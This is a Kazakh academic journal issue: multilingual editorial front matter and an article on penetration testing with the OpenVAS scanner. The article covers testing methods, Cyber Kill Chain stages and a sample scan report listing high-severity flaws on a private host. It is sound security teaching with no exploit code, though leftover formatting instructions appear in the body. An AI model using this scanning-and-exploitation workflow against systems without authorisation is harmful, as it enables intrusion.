

ISSN 2518-1726 (Online),  
ISSN 1991-346X (Print)



«ҚАЗАҚСТАН РЕСПУБЛИКАСЫ  
ҰЛТТЫҚ ҒЫЛЫМ АКАДЕМИЯСЫ» РҚБ

# Х А Б А Р Л А Р Ы

---

---

**ИЗВЕСТИЯ**

РОО «НАЦИОНАЛЬНОЙ  
АКАДЕМИИ НАУК РЕСПУБЛИКИ  
КАЗАХСТАН»

**N E W S**

OF THE ACADEMY OF SCIENCES  
OF THE REPUBLIC OF  
KAZAKHSTAN

**PHYSICO-MATHEMATICAL SERIES**

**4 (352)**

**OCTOBER – DECEMBER 2024**

PUBLISHED SINCE JANUARY 1963

PUBLISHED 4 TIMES A YEAR

ALMATY, NAS RK

## БАС РЕДАКТОР:

**МУТАНОВ Ғалымқайыр Мұтанұлы**, техника ғылымдарының докторы, профессор, ҚР ҰҒА академигі, ҚР БҒМ ҒК «Ақпараттық және есептеу технологиялары институты» бас директорының м.а. (Алматы, Қазақстан), **Н=5**

## БАС РЕДАКТОРДЫҢ ОРЫНБАСАРЫ:

**МАМЫРБАЕВ Өркен Жұмажанұлы**, ақпараттық жүйелер мамандығы бойынша философия докторы (Ph.D), ҚР БҒМ Ғылым комитеті «Ақпараттық және есептеуші технологиялар институты» РМК жауапты хатшысы (Алматы, Қазақстан), **Н=5**

## РЕДАКЦИЯ АЛҚАСЫ:

**ҚАЛИМОЛДАЕВ Мақсат Нұрәділұлы**, физика-математика ғылымдарының докторы, профессор, ҚР ҰҒА академигі (Алматы, Қазақстан), **Н=7**

**БАЙГУНЧЕКОВ Жұмаділ Жанабайұлы**, техника ғылымдарының докторы, профессор, ҚР ҰҒА академигі, Кибернетика және ақпараттық технологиялар институты, Сатпаев университетінің Қолданбалы механика және инженерлік графика кафедрасы, (Алматы, Қазақстан), **Н=3**

**ВОЙЧИК Вальдемар**, техника ғылымдарының докторы (физика), Люблин технологиялық университетінің профессоры (Люблин, Польша), **Н=23**

**БОШКАЕВ Қуантай Авғазыұлы**, Ph.D. Теориялық және ядролық физика кафедрасының доценті, әл-Фараби атындағы Қазақ ұлттық университеті (Алматы, Қазақстан), **Н=10**

**QUEVEDO Nemando**, профессор, Ядролық ғылымдар институты (Мехико, Мексика), **Н=28**

**ЖҮСІПОВ Марат Абжанұлы**, физика-математика ғылымдарының докторы, теориялық және ядролық физика кафедрасының профессоры, әл-Фараби атындағы Қазақ ұлттық университеті (Алматы, Қазақстан), **Н=7**

**КОВАЛЕВ Александр Михайлович**, физика-математика ғылымдарының докторы, Украина ҰҒА академигі, Қолданбалы математика және механика институты (Донецк, Украина), **Н=5**

**РАМАЗАНОВ Тілекқабұл Сәбитұлы**, физика-математика ғылымдарының докторы, профессор, ҚР ҰҒА академигі, әл-Фараби атындағы Қазақ ұлттық университетінің ғылыми-инновациялық қызмет жөніндегі проректоры, (Алматы, Қазақстан), **Н=26**

**ТАКИБАЕВ Нұрғали Жабағаұлы**, физика-математика ғылымдарының докторы, профессор, ҚР ҰҒА академигі, әл-Фараби атындағы Қазақ ұлттық университеті (Алматы, Қазақстан), **Н=5**

**ТИГИНЯНУ Ион Михайлович**, физика-математика ғылымдарының докторы, академик, Молдова Ғылым Академиясының президенті, Молдова техникалық университеті (Кишинев, Молдова), **Н=42**

**ХАРИН Станислав Николаевич**, физика-математика ғылымдарының докторы, профессор, ҚР ҰҒА академигі, Қазақстан-Британ техникалық университеті (Алматы, Қазақстан), **Н=10**

**ДАВЛЕТОВ Асқар Ербуланович**, физика-математика ғылымдарының докторы, профессор, әл-Фараби атындағы Қазақ ұлттық университеті (Алматы, Қазақстан), **Н=12**

**КАЛАНДРА Пьетро**, Ph.D (физика), Нанокұрылымды материалдарды зерттеу институтының профессоры (Рим, Италия), **Н=26**

**«ҚР ҰҒА Хабарлары. Физика және информатика сериясы».**

**ISSN 2518-1726 (Online),**

**ISSN 1991-346X (Print)**

Меншіктеуші: «Қазақстан Республикасының Ұлттық ғылым академиясы» РҚБ (Алматы қ.). Қазақстан Республикасының Ақпарат және қоғамдық даму министрлігінің Ақпарат комитетінде 14.02.2018 ж. берілген **№ 16906-Ж** мерзімдік басылым тіркеуіне қойылу туралы куәлік.

Тақырыптық бағыты: *физика және ақпараттық коммуникациялық технологиялар сериясы*. Қазіргі уақытта: *«ақпараттық технологиялар» бағыты бойынша ҚР БҒМ БҒСБК ұсынған журналдар тізіміне енді.*

Мерзімділігі: *жылына 4 рет.*

Тиражы: *300 дана.*

Редакцияның мекен-жайы: *050010, Алматы қ., Шевченко көш., 28, 219 бөл., тел.: 272-13-19*  
*http://www.physico-mathematical.kz/index.php/en/*

## ГЛАВНЫЙ РЕДАКТОР:

**МУТАНОВ Галимжаир Мутанович**, доктор технических наук, профессор, академик НАН РК, и.о. генерального директора «Института информационных и вычислительных технологий» КН МОН РК (Алматы, Казахстан), **H=5**

## ЗАМЕСТИТЕЛЬ ГЛАВНОГО РЕДАКТОРА:

**МАМЫРБАЕВ Оркен Жумажанович**, доктор философии (PhD) по специальности Информационные системы, ответственный секретарь РГП «Института информационных и вычислительных технологий» Комитета науки МОН РК (Алматы, Казахстан), **H=5**

## РЕДАКЦИОННАЯ КОЛЛЕГИЯ:

**КАЛИМОЛДАЕВ Максат Нурадилович**, доктор физико-математических наук, профессор, академик НАН РК (Алматы, Казахстан), **H=7**

**БАЙГУНЧЕКОВ Жумадил Жанабаевич**, доктор технических наук, профессор, академик НАН РК, Институт кибернетики и информационных технологий, кафедра прикладной механики и инженерной графики, Университет Сагпаева (Алматы, Казахстан), **H=3**

**ВОЙЧИК Вальдемар**, доктор технических наук (физ.-мат.), профессор Люблинского технологического университета (Люблин, Польша), **H=23**

**БОШКАЕВ Куантай Авгазыевич**, доктор Ph.D, преподаватель, доцент кафедры теоретической и ядерной физики, Казахский национальный университет им. аль-Фараби (Алматы, Казахстан), **H=10**

**QUEVEDO Hemando**, профессор, Национальный автономный университет Мексики (UNAM), Институт ядерных наук (Мехико, Мексика), **H=28**

**ЖУСУПОВ Марат Абжанович**, доктор физико-математических наук, профессор кафедры теоретической и ядерной физики, Казахский национальный университет им. аль-Фараби (Алматы, Казахстан), **H=7**

**КОВАЛЕВ Александр Михайлович**, доктор физико-математических наук, академик НАН Украины, Институт прикладной математики и механики (Донецк, Украина), **H=5**

**РАМАЗАНОВ Тлексабул Сабитович**, доктор физико-математических наук, профессор, академик НАН РК, проректор по научно-инновационной деятельности, Казахский национальный университет им. аль-Фараби (Алматы, Казахстан), **H=26**

**ТАКИБАЕВ Нурғали Жабағевич**, доктор физико-математических наук, профессор, академик НАН РК, Казахский национальный университет им. аль-Фараби (Алматы, Казахстан), **H=5**

**ТИГИНЯНУ Ион Михайлович**, доктор физико-математических наук, академик, президент Академии наук Молдовы, Технический университет Молдовы (Кишинев, Молдова), **H=42**

**ХАРИН Станислав Николаевич**, доктор физико-математических наук, профессор, академик НАН РК, Казахстанско-Британский технический университет (Алматы, Казахстан), **H=10**

**ДАВЛЕТОВ Аскар Ербуланович**, доктор физико-математических наук, профессор, Казахский национальный университет им. аль-Фараби (Алматы, Казахстан), **H=12**

**КАЛАНДРА Пьетро**, доктор философии (Ph.D, физика), профессор Института по изучению наноструктурированных материалов (Рим, Италия), **H=26**

## «Известия НАН РК. Серия физика и информатики».

ISSN 2518-1726 (Online),

ISSN 1991-346X (Print)

Собственник: *Республиканское общественное объединение «Национальная академия наук Республики Казахстан» (г. Алматы).*

Свидетельство о постановке на учет периодического печатного издания в Комитете информации Министерства информации и общественного развития Республики Казахстан **№ 16906-Ж** выданное 14.02.2018 г.

Тематическая направленность: *серия физика и информационные коммуникационные технологии.* В настоящее время: *вошел в список журналов, рекомендованных ККСОН МОН РК по направлению «информационные коммуникационные технологии».*

Периодичность: *4 раз в год.*

Тираж: *300 экземпляров.*

Адрес редакции: *050010, г. Алматы, ул. Шевченко, 28, оф. 219, тел.: 272-13-19*

*<http://www.physico-mathematical.kz/index.php/en/>*

#### **EDITOR IN CHIEF:**

**MUTANOV Galimkair Mutanovich**, doctor of technical Sciences, Professor, Academician of NAS RK, acting director of the Institute of Information and Computing Technologies of SC MES RK (Almaty, Kazakhstan), **H=5**

#### **DEPUTY EDITOR-IN-CHIEF**

**MAMYRBAYEV Orken Zhumazhanovich**, Ph.D. in the specialty "Information systems, executive secretary of the RSE "Institute of Information and Computational Technologies", Committee of Science MES RK (Almaty, Kazakhstan) **H=5**

#### **EDITORIAL BOARD:**

**KALIMOLDAYEV Maksat Nuradilovich**, doctor in Physics and Mathematics, Professor, Academician of NAS RK (Almaty, Kazakhstan), **H=7**

**BAYGUNCHEKOV Zhumadil Zhanabayevich**, doctor of Technical Sciences, Professor, Academician of NAS RK, Institute of Cybernetics and Information Technologies, Department of Applied Mechanics and Engineering Graphics, Satbayev University (Almaty, Kazakhstan), **H=3**

**WOICIK Waldemar**, Doctor of Phys.-Math. Sciences, Professor, Lublin University of Technology (Lublin, Poland), **H=23**

**BOSHKAYEV Kuantai Avgazievich**, PhD, Lecturer, Associate Professor of the Department of Theoretical and Nuclear Physics, Al-Farabi Kazakh National University (Almaty, Kazakhstan), **H=10**

**QUEVEDO Hemando**, Professor, National Autonomous University of Mexico (UNAM), Institute of Nuclear Sciences (Mexico City, Mexico), **H=28**

**ZHUSSUPOV Marat Abzhanovich**, Doctor in Physics and Mathematics, Professor of the Department of Theoretical and Nuclear Physics, Al-Farabi Kazakh National University (Almaty, Kazakhstan), **H=7**

**KOVALEV Alexander Mikhailovich**, Doctor in Physics and Mathematics, Academician of NAS of Ukraine, Director of the State Institution «Institute of Applied Mathematics and Mechanics» DPR (Donetsk, Ukraine), **H=5**

**RAMAZANOV Tlekkabul Sabitovich**, Doctor in Physics and Mathematics, Professor, Academician of NAS RK, Vice-Rector for Scientific and Innovative Activity, Al-Farabi Kazakh National University (Almaty, Kazakhstan), **H=26**

**TAKIBAYEV Nurgali Zhabagaevich**, Doctor in Physics and Mathematics, Professor, Academician of NAS RK, Al-Farabi Kazakh National University (Almaty, Kazakhstan), **H=5**

**TIGHINEANU Ion Mikhailovich**, Doctor in Physics and Mathematics, Academician, Full Member of the Academy of Sciences of Moldova, President of the AS of Moldova, Technical University of Moldova (Chisinau, Moldova), **H=42**

**KHARIN Stanislav Nikolayevich**, Doctor in Physics and Mathematics, Professor, Academician of NAS RK, Kazakh-British Technical University (Almaty, Kazakhstan), **H=10**

**DAVLETOV Askar Erbulanovich**, Doctor in Physics and Mathematics, Professor, Al-Farabi Kazakh National University (Almaty, Kazakhstan), **H=12**

**CALANDRA Pietro**, PhD in Physics, Professor at the Institute of Nanostructured Materials (Monterotondo Station Rome, Italy), **H=26**

#### **News of the National Academy of Sciences of the Republic of Kazakhstan.**

##### **Series of physics and informatics.**

**ISSN 2518-1726 (Online),**

**ISSN 1991-346X (Print)**

Owner: RPA «National Academy of Sciences of the Republic of Kazakhstan» (Almaty). The certificate of registration of a periodical printed publication in the Committee of information of the Ministry of Information and Social Development of the Republic of Kazakhstan **No. 16906-ЖК**, issued 14.02.2018  
Thematic scope: *series physics and information technology.*

Currently: *included in the list of journals recommended by the CCSES MES RK in the direction of «information and communication technologies».*

Periodicity: *4 times a year.*

Circulation: *300 copies.*

Editorial address: *28, Shevchenko str., of. 219, Almaty, 050010, tel. 272-13-19*

*<http://www.physico-mathematical.kz/index.php/en/>*

NEWS OF THE NATIONAL ACADEMY OF SCIENCES OF THE REPUBLIC OF KAZAKHSTAN  
PHYSICO-MATHEMATICAL SERIES

ISSN 1991-346X

Volume 4. Number 352 (2024). 218–230

<https://doi.org/10.32014/2024.2518-1726.319>

MPHTИ 27.47.19

УДК 512.647

©**Zh. Tashenova\***, **Zh. Abdugulova**, **Sh. Amanzholova**, **E. Nurlybaeva**, 2024.

Department of Information Technologies, L.N. Gumilyov Eurasian National  
University, Astana, Kazakhstan.

E-mail: zhuldyz\_tm@mail.ru

## **PENETRATION TESTING APPROACHES EMPLOYING THE OPENVAS VULNERABILITY MANAGEMENT UTILITY**

**Tashenova Zh. M.** – PhD, Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: zhuldyz\_tm@mail.ru, <https://orcid.org/0000-0003-3051-1605>;

**Abdugulova Zh. K.** – Associated Professor, Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: janat\_6767@mail.ru, <https://orcid.org/0000-0001-7462-4623>;

**Amanzholova Sh.** – PhD, Kurmangazy Kazakh National Conservatory, Almaty, Kazakhstan, E-mail: schirin75@mail.ru;

**Nurlybaeva E.** – PhD, Department of Information Technologies, The Kazakh National Academy of Arts named after T. Zhurgenova, Almaty, Kazakhstan, E-mail: nuremek@mail.ru, <https://orcid.org/0000-0003-3051-1605>.

**Abstract.** The research topic is devoted to approaches to penetration testing using the vulnerability management utility OpenVAS (Open Vulnerability Assessment System). OpenVAS is a powerful tool for conducting automated analysis of information systems for vulnerabilities. The article discusses the basic principles of the utility, its functionality, as well as the stages of preparation and execution of penetration tests. Special attention is paid to comparing OpenVAS with other popular tools in the field of pentesting, analyzing the effectiveness of its use in various scenarios, as well as the advantages and limitations of OpenVAS when performing vulnerability management tasks. The work highlights the importance of integrating OpenVAS into information security processes and demonstrates how automating vulnerability detection processes contributes to improving the reliability of organizations' security mechanisms. Currently, the issues of security of information systems of critical information infrastructure facilities are becoming relevant. At the same time, the current tasks of information security audit (IS) of critical information infrastructure facilities, as a rule, are reduced to checking them for compliance with IS requirements. However, with this approach to auditing, the resilience of these objects to real attacks by intruders often remains unclear. To

test such stability, objects are subjected to a testing procedure, namely penetration testing. An analysis of domestic publications in this area shows that there is no systematic approach to penetration testing in domestic practice. In this regard, it is important to analyze the best foreign approaches and practices to testing. The aim is a comparative analysis of existing foreign and domestic penetration testing methods and standards. The elements of novelty are the identified features, advantages, disadvantages and the scope of applicability of existing standards and methods of penetration testing. This article will cover the OpenVAS vulnerability scanner. Readers will get acquainted with the advanced features of the program, its settings depend on the functions and capabilities.

**Keywords:** Penetration testing, information security, testing, OpenVAS, vulnerability, Kali linux.

©**Ж.М. Ташенова\***, **Ж.К. Абдугулова**, **Ш.А. Аманжолова**,  
**Э. Нурлыбаева**, 2024.

Л.Н.Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.

E-mail: zhuldyz\_tm@mail.ru

## **OPENVAS ОСАЛДЫҒЫН БАСҚАРУ УТИЛИТАСЫН ҚОЛДАНА ОТЫРЫП, ЕНУДІ ТЕСТІЛЕУ ТӘСІЛДЕРІ**

**Ташенова Ж.М.** – PhD, Ақпараттық технологиялар факультеті, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан, E-mail: zhuldyz\_tm@mail.ru, <https://orcid.org/0000-0003-3051-1605>;

**Абдугулова Ж.К.** – экономика ғылымдарының кандидаты, қауымдастырылған профессор, Л.Н. Гумилев Атындағы Еуразия Ұлттық Университеті, ақпараттық технологиялар факультеті, Астана, Қазақстан, E-mail: janat\_6767@mail.ru, ORCID: 0000-0001-7462-4623;

**Аманжолова Ш.** – PhD, Құрманғазы атындағы Қазақ ұлттық консерваториясы, Алматы, Қазақстан, E-mail: schirin75@mail.ru;

**Нұрлыбаева Е.** – PhD, Т. Жүргенова атындағы Қазақ ұлттық өнер академиясы, ақпараттық технологиялар кафедрасы, Алматы, Қазақстан, E-mail: nuremek@mail.ru, <https://orcid.org/0000-0003-3051-1605>.

**Аннотация.** Зерттеу тақырыбы openvas (Open Vulnerability Assessment system) осалдығын басқару утилитасын қолдана отырып, енуді тестілеу тәсілдеріне бағытталған. OpenVAS-осалдықтар үшін ақпараттық жүйелерді автоматтандырылған талдауды жүзеге асырудың қуатты құралы. Мақалада қызметтік бағдарламаның негізгі принциптері, оның функционалдығы, сондай-ақ ену сынақтарын дайындау және орындау кезеңдері қарастырылады. Openvas-ты пентестинг саласындағы басқа танымал құралдармен салыстыруға, оны әртүрлі сценарийлерде қолдану тиімділігін талдауға және осалдықтарды басқару тапсырмаларын орындау кезінде OpenVAS артықшылықтары мен шектеулеріне ерекше назар аударылады. Жұмыс OpenVAS-ты ақпараттық қауіпсіздік процестеріне біріктірудің маңыздылығын көрсетеді және осалдықтарды анықтау процестерін автоматтандыру



ұйымдардың қорғаныс механизмдерінің сенімділігін арттыруға қалай ықпал ететінін көрсетеді. Қазіргі уақытта маңызды ақпараттық инфрақұрылым объектілерінің ақпараттық жүйелерінің қауіпсіздігі мәселелері өзекті бола түсуде. Сонымен бірге, сыни ақпараттық инфрақұрылым объектілерінің ақпараттық қауіпсіздік аудитінің (АҚ) ағымдағы міндеттері, әдетте, олардың АҚ талаптарына сәйкестігін тексеруге дейін азаяды. Алайда, аудитке осындай көзқараспен бұл объектілердің шабуылдаушылардың нақты шабуылдарына төзімділігі жиі түсініксіз болып қалады. Мұндай тұрақтылықты тексеру үшін объектілер тестілеу процедурасынан өтеді, атап айтқанда ену сынағы. Осы саладағы отандық басылымдарды талдау отандық тәжірибеде енуді тестілеуге жүйелі көзқарас жоқ екенін көрсетеді. Жұмыстың мақсаты – енуге тестілеудің қолданыстағы шетелдік және отандық әдістері мен стандарттарын салыстырмалы талдау. Жұмыстың жаңалығының элементтері анықталған ерекшеліктер, артықшылықтар, кемшіліктер және енуді тестілеудің қолданыстағы стандарттары мен әдістерінің қолданылу аясы болып табылады. Практикалық маңызы. Мақала материалы бастапқы деректерді, кезеңдердің реттілігін және олардың мазмұнын қалыптастыру үшін, инфильтрацияға тестілеу арқылы маңызды инфрақұрылым объектілерінің ақпараттық жүйелерінің қауіпсіздігін практикалық аудиттеу кезінде пайдаланылуы мүмкін. Бұл мақалада OpenVAS осалдық сканері қарастырылады. Оқырмандар бағдарламаның негізгі және жетілдірілген функцияларымен танысады, оның параметрлері жүйе мен мүмкіндіктерге байланысты.

**Түйін сөздер:** ену тестілеуі, ақпараттық қауіпсіздік, тестілеу, OpenVAS, осалдық, Kali linux.

©**Ж.М. Ташенова\***, **Ж.К.Абдугулова**, **Ш.А. Аманжолова**, **Э. Нурлыбаева**, 2024.

Евразийский национальный университет им. Л.Н. Гумилева,

Астана, Казахстан.

E-mail: zhuldyz\_tm@mail.ru

## **ПОДХОДЫ К ТЕСТИРОВАНИЮ НА ПРОНИКНОВЕНИЕ С ИСПОЛЬЗОВАНИЕМ УТИЛИТЫ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ OPENVAS**

**Ж.М. Ташенова** – PhD, факультет информационных технологий, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, E-mail: zhuldyz\_tm@mail.ru, <https://orcid.org/0000-0003-3051-1605>;

**Ж.К. Абдугулова** – доцент факультета информационных технологий Евразийского национального университета им. Л.Н. Гумилева, Астана, Казахстан, E-mail: janat\_6767@mail.ru, <https://orcid.org/0000-0001-7462-4623>;

**Ш. Аманжолова** – PhD, Казахская национальная консерватория им. Курмангазы, Алматы, Казахстан, E-mail: schirin75@mail.ru;

**Е. Нурлыбаева** – PhD, Казахская национальная академия искусств им. Т. Жургенова, кафедра информационных технологий, Алматы, Казахстан, E-mail: nuremek@mail.ru, <https://orcid.org/0000-0003-3051-1605>.

**Аннотация.** Тема исследования посвящена подходам к тестированию на проникновение с использованием утилиты управления уязвимостями OpenVAS (Open Vulnerability Assessment System). OpenVAS является мощным инструментом для проведения автоматизированного анализа информационных систем на наличие уязвимостей. В статье рассматриваются основные принципы работы утилиты, ее функциональные возможности, а также этапы подготовки и выполнения тестов на проникновение. Особое внимание уделено сравнению OpenVAS с другими популярными инструментами в области пентестинга, анализу эффективности ее применения в различных сценариях, а также преимуществам и ограничениям OpenVAS при выполнении задач управления уязвимостями. Работа акцентирует важность интеграции OpenVAS в процессы обеспечения информационной безопасности и демонстрирует, как автоматизация процессов выявления уязвимостей способствует повышению надежности защитных механизмов организаций. В настоящее время вопросы безопасности информационных систем объектов критической информационной инфраструктуры приобретают актуальность. В то же время текущие задачи аудита информационной безопасности (ИБ) объектов критической информационной инфраструктуры, как правило, сводятся к проверке их на соответствие требованиям ИБ. Однако при таком подходе к аудиту часто остается неясной устойчивостью этих объектов к реальным атакам злоумышленников. Чтобы проверить такую устойчивость, объекты подвергаются процедуре тестирования, а именно тестированию на проникновение. Анализ отечественных публикаций в этой области показывает, что в отечественной практике отсутствует системный подход к тестированию на проникновение. В связи с этим актуально проанализировать лучшие зарубежные подходы и практики к тестированию. Целью является сравнительный анализ существующих зарубежных и отечественных методов и стандартов тестирования на проникновение. Элементами новизны являются выявленные особенности, преимущества, недостатки и сфера применимости существующих стандартов и методов тестирования на проникновение. В этой статье будет рассмотрен сканер уязвимостей OpenVAS. Читатели ознакомятся с расширенными функциями программы, ее настройки зависят от функций и возможностей.

**Ключевые слова:** тестирование на проникновение, информационная безопасность, тестирование, OpenVAS, уязвимость, Kali linux.

### **Introduction**

Recently, the number of cyber attacks on the external and internal perimeter of Kaznet has increased. According to JSC State Technical Service, about 20 million cyber attacks were repelled over the past month. One of the current methods of counteracting cyberattacks is penetration testing (Pentest) of your own infrastructure, for the timely detection and closing of vulnerabilities. In Kazakhstan, there is a shortage of qualified specialists who search for and exploit



vulnerabilities. University graduates often lack the practical skills they should have after graduation. This is due to the emphasis on teaching theoretical material. To solve this problem, it is necessary to develop classes on modern equipment and software focused on the practical aspects of information security. The creation of such tasks is associated with large expenditures of labor, time and resources. Checking the results of practical skills is associated with the same costs. A hardware simulator would help to save time, on which practical skills in penetration testing (Pentest) would be practiced (Aryanti, 2012).

This article will focus on the OpenVAS vulnerability scanner. Readers will get acquainted with the basic and advanced functions of the program, its unique features and useful options (Aryanti, 2021).

The OpenVAS Vulnerability Scanner from Greenbone Vulnerability Management (GVM) is used for Greenbone Security Manager appliances and is a full featured scanning engine. It is capable of performing a constantly updated and extended system of Network Vulnerability Tests (NVTs).

OpenVAS (Open Vulnerability Assessment System, Open Vulnerability Assessment System, originally called GNessus) is a framework consisting of several services and utilities that allows you to scan network nodes for vulnerabilities and manage vulnerabilities (Astriani, 2021).

The OpenVAS project, under the name GNessus, began as a fork of Tenable Network Security's Nessus open source vulnerability scanner, after the company decided in October 2005 to close the source code of the application and make it proprietary. All OpenVAS products are open source and released under the GPL license. About 2 years have passed between the previous and current releases.

### **Materials and methods**

One of the important factors that affect the success of a penetration test is the usual testing methodology. The lack of conventional penetration testing techniques means a lack of uniformity. In a penetration test methodology, the plan for conducting the test is primarily determined. This plan provides not only the objectives of testing, but also the impact that must be performed to assess the current state of security of the network, applications, systems, or any combination of them.

When assessing the state of security of the information infrastructure, it may be necessary to conduct penetration testing. Penetration testing (penetration testing, pentest, pentest) is a method for assessing the security of computer systems or networks, in which a specialist uses simulation of the actions performed by an attacker when trying to hack. There are several types of tests, such as the white box method, the black box method, the gray box method (Cisar, 2019).

White box methods. In this group of tests, the tester knows the system under test well and has full access to all its components. Testers work with a client and have access to sensitive information, servers, running software, network diagrams, and sometimes even credentials. This type of testing is typically performed to validate new applications before they go live, as well as to regularly validate a system as part of its Systems Development Life Cycle (SDLC). Such activities allow you

to identify and eliminate vulnerabilities before they can get into the system and harm it. “White box” - testing is carried out in the conditions of having complete information about the information infrastructure of the company and the internal organization of the network. Before testing, the company provides network diagrams or a list of operating systems and applications used. Although this situation has a low probability in real life, the method is the most effective and accurate, as it is the worst-case scenario in which the attacker has complete knowledge of the network (Darojat, 2022).

**Black box methods.** This group of tests is applicable when the tester does not know anything about the system under test. This type of testing is most similar to real attacks by an attacker. The tester must obtain all the information, creatively applying the methods and tools at his disposal, but not going beyond the agreement concluded with the client. But this method also has its drawbacks: although it simulates a real attack on the system or applications, the tester, using only it, may miss some vulnerabilities (Heiding, 2023). This is a very expensive test as it takes a lot of time. Performing it, the tester will study all possible directions of attack and only after that will report the results. In addition, in order not to damage the system under test and cause a failure, the tester must be very careful. “Black box” - testing is carried out in the absence of information about the information infrastructure of the enterprise at the time of testing. For example, if it is external black-box testing, only the website address is disclosed to the researcher, and the task then is to carry out a hack as if the specialist were a real attacker (Kyei, 2020).

**Gray box methods.** The test takes into account all the advantages and disadvantages of the first two tests. In this case, only limited information is available to the tester, allowing an external attack on the system. Tests are usually performed in a limited scope where the tester knows little about the system. “Grey box” - during testing, the specialist imitates the actions of an employee of the organization. This means that he receives an account for accessing the internal network and has standard access rights and partial knowledge of the organization of the company’s internal infrastructure, which is necessary for the employee to perform his job duties (Laksmiati, 2023). Thanks to this method, it is possible to assess the internal threats that come from the company’s employees.

To ensure the best test results, regardless of the penetration tests used, the tester must follow the testing methodology. In the following, we will discuss some of the more popular standard test methods in more detail (Melladia, 2022).

To simplify the definition of the sequence of actions with an attacker, Lockheed Martin Corporation proposed the Cyber Kill-Chain model. It determines what actions an attacker must take in order to achieve their goals by attacking the network, extracting data, and maintaining a presence in the organization (Mira Orisa, 2021)

Let’s describe the steps of penetration testing:

The first stage is reconnaissance. At this stage, as much information as possible is collected from various, both closed and open, sources about the chosen target (Nur, 2020). Reconnaissance can be: 1-active - the security researcher uses special

tools to explore the target network and devices, for example, to determine the range of IP addresses and open ports, to determine the services running on the target devices (Paramita, 2019);

2- passive - the security researcher uses information available to any Internet user in order to find out and analyze information related to the technologies used in the organization under study (Sahtyawan, 2019).

The second stage - scanning and “weaponization” (Weaponization). After discovering the services, the researcher determines whether there are vulnerabilities on the target devices. To pass this stage, specialists use the Nmap software product to detect open ports, services and their versions for further analysis for vulnerabilities and the possibility of obtaining unauthorized access (Seema, 2019).

The third stage is delivery. If access to the device can only be obtained through the use of a written malicious program (virus), then the virus is “delivered” through e-mail, electronic resources, etc.

The fourth stage is exploitation (Exploit). The delivered virus must be invoked in some way (with or without the user of the target device) to exploit the vulnerability (Sikumbang, 2018).

Each paragraph should start with an indentation of 4 spaces or 0.20”.

No Line breaks between paragraphs belonging to the same section. (Wibowo F., 2019)

### **Results and discussion**

Let’s take an example, scanning a host using OpenVAS, i.e. Greenbone Security Manager. 1. Host scan. We will use Greenbone Security Manager (OpenVAS) for scanning. In the Scans menu, the Tasks tab, create a new scan task (Fig. 1).




Figure. 1. New task window

Specify the IP of the scanned host or network. Then we press Start Scan and wait, after the scan result comes out, that is, in Fig. 2 we will see a list of applications.

Report: Wed, Jan 18, 2023 5:52 AM UTC

ID: 9c3a7685-2268-4170-8459-89d88889841c Created: Wed, Jan 18, 2023 5:53 AM UTC Modified: Wed, Jan 18, 2023 6:33 AM UTC Owner: karst

Information	Results (23 of 148)	Hosts (1 of 1)	Ports (2 of 16)	Applications (7 of 7)	Operating Systems (1 of 1)	CVEs (10 of 10)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (1 of 1)	User Tags (0)
Application CPE										
	cpe:/a:postgresql:postgresql	1	1							N/A
	cpe:/a:openbsd:openssh:7.4	1	1							N/A
	cpe:/a:mongodb:mongodb:3.4.19	1	1							N/A
	cpe:/a:nginx:nginx:1.20.1	1	3							N/A
	cpe:/a:rsync:rsync:1.20.1	1	3							N/A
	cpe:/a:prometheus:prometheus:2.2.1	1	1							N/A
	cpe:/a:ws2:enterprise_integrator:6.3.0	1	1							N/A

Figure 2. List of applications

In Fig. 3, you can see a list of vulnerabilities with an indication of criticality.

Information	Results (23 of 148)	Hosts (1 of 1)	Ports (2 of 16)	Applications (7 of 7)	Operating Systems (1 of 1)	CVEs (10 of 10)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (1 of 1)	User Tags (0)	
Vulnerability											
	WSO2 Enterprise Integrator <= 6.6.0 Multiple Vulnerabilities	8.8 (High)	80%	10.223.56.19						9443/tcp	Wed, Jan 18, 2023 6:08 AM UTC
	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	9.8 (High)	98%	10.223.56.19						9443/tcp	Wed, Jan 18, 2023 6:03 AM UTC
	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	9.8 (High)	98%	10.223.56.19						8243/tcp	Wed, Jan 18, 2023 6:03 AM UTC
	HTTP Brute Force Logins With Default Credentials Reporting	9.5 (High)	95%	10.223.56.19						9444/tcp	Wed, Jan 18, 2023 6:09 AM UTC
	WSO2 Enterprise Integrator <= 6.4.0 XXE Vulnerability	7.2 (High)	80%	10.223.56.19						9443/tcp	Wed, Jan 18, 2023 6:08 AM UTC
	WSO2 Enterprise Integrator <= 6.6.0 XXE Vulnerability	7.2 (High)	80%	10.223.56.19						9443/tcp	Wed, Jan 18, 2023 6:08 AM UTC
